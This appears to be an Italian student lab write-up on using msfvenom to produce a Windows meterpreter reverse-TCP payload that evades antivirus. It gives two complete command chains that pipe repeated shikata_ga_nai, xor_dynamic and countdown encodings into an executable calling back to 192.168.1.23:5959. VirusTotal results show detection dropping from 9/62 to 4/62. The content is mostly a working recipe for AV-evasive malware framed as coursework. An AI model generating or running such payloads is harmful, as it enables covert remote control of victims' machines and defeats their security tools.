

Obiettivo


L'esercizio di oggi consiste nel creare un malware utilizzando msfvenom che sia meno rilevabile rispetto al malware analizzato durante la lezione.

1-Malware visto a lezione:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST192.168.1.23  
LPORT5959 -a x86 --platform windows -e x86/shikata_ga_nai -i 100 -f  
raw |  
msfvenom -a x86 --platform windows -e x86/countdown -i 200 -f raw |  
msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 138 -o  
polimorficommm.exe
```

Analisi:

E' stata rivelata la codifica shikata



The screenshot shows the VirusTotal analysis interface for the file `polimorficommm.exe`. At the top, a red circle indicates a "Community Score" of 9/62. A warning banner states "9/62 security vendors flagged this file as malicious". The file's SHA-256 hash is `59d7596f7b07bcadd84f64b0234f61657213aa3357a80c8f40dad66f975ead1`, with a size of 10.55 KB and a last analysis date of "a moment ago".

The "DETECTION" tab is active, showing a "Popular threat label" of `metacoder/shikata` and "Family labels" of `metacoder` and `shikata`. Below this, the "Security vendors' analysis" table lists detections from 11 vendors:

Vendor	Detection
ALYac	Exploit.Metacoder.Shikata.Gen
BitDefender	Exploit.Metacoder.Shikata.Gen
Emsisoft	Exploit.Metacoder.Shikata.Gen (B)
Fortinet	Data/Shikata.Altr
VIPRE	Exploit.Metacoder.Shikata.Gen
Arcabit	Exploit.Metacoder.Shikata.Gen
CTX	Unknown.exploit-kit.metacoder
eScan	Exploit.Metacoder.Shikata.Gen
GData	Exploit.Metacoder.Shikata.Gen
Acronis (Static ML)	Undetected

2-Rafforzamento della codifica:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST192.168.1.23  
LPORT5959 -a x86 --platform windows -e x86/shikata_ga_nai -i 200 -f  
raw |  
msfvenom -a x86 --platform windows -e x86/xor_dynamic -i 200 -f raw |  
msfvenom -a x86 --platform windows -e x86/countdown -i 200 -o  
polimorficommm.exe
```

Analisi:

4

/ 62

Community Score

4/62 security vendors flagged this file as malicious

Reanalyze Similar More

9d00d343e2e38b8550d5b5c48238a09647e1ef35ef9f7d6e298f3a5b040b3380

Size3.49 KB

Last Analysis Datea moment ago

polimorficomm.exe

DETECTION

DETAILS

COMMUNITY

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label

hack/msfencode

Family labels

hack

msfencode

Security vendors' analysis

Do you want to automate checks?

Avast	Win32:MsfEncode-Q [Hack]	AVG	Win32:MsfEncode-Q [Hack]
ClamAV	Win.Exploit.Countdown-1	Google	Detected